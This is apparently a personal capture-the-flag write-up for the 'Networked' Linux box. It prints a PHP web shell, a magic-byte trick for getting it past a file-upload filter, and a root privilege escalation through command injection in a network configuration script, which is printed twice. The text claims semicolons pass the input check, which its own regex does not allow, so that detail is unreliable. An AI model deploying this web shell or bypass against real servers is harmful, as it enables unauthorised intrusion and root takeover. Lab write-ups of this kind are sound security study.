Networked (Linux)

New thing I learned/used for this challenge

I was succesfuly able to find the php upload vulnerability and I was able to get a foothold after some messing around with the malicous's php scripts magic numbers and file extensions.

This was my first time using the system command for a php web shell and I don't think this will be the last time I would use it.

```
# PHP Web Shell
<?php
system($_REQUEST['cmd']);
?>
```

Use this to add the magic numbers to the beginning of your malicous file to trick the web app into spoofing the file format so the malicois script can be uploaded.
Use Ctrl+A for each time you need to enter in a new byte.

```
hexeditor -b <YOUR FILE>
```

For priv esclation. The link for the vulnerability can be found here : https://seclists.org/fulldisclosure/2019/Apr/24


◇The script accepts input for several variables and writes them to a root-owned config file.

◇It then runs `/sbin/ifup guly0`, which sources the written file — **a command injection opportunity**.

Exploitation

The input validation allows characters like a space , `;` and `/`, so I was able to inject a command like /bin/bash
After running with those malicous input 's with the script, I was able to get a root shell.

```
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF
regexp="^[a-zA-Z0-9_\ /-]+$"
for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
echo "interface $var:"
read x
while [[ ! $x =~ $regexp ]]; do
echo "wrong input, try again"
echo "interface $var:"
read x
done
echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done
/sbin/ifup guly0
```



```
#!/bin/bash -p

cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```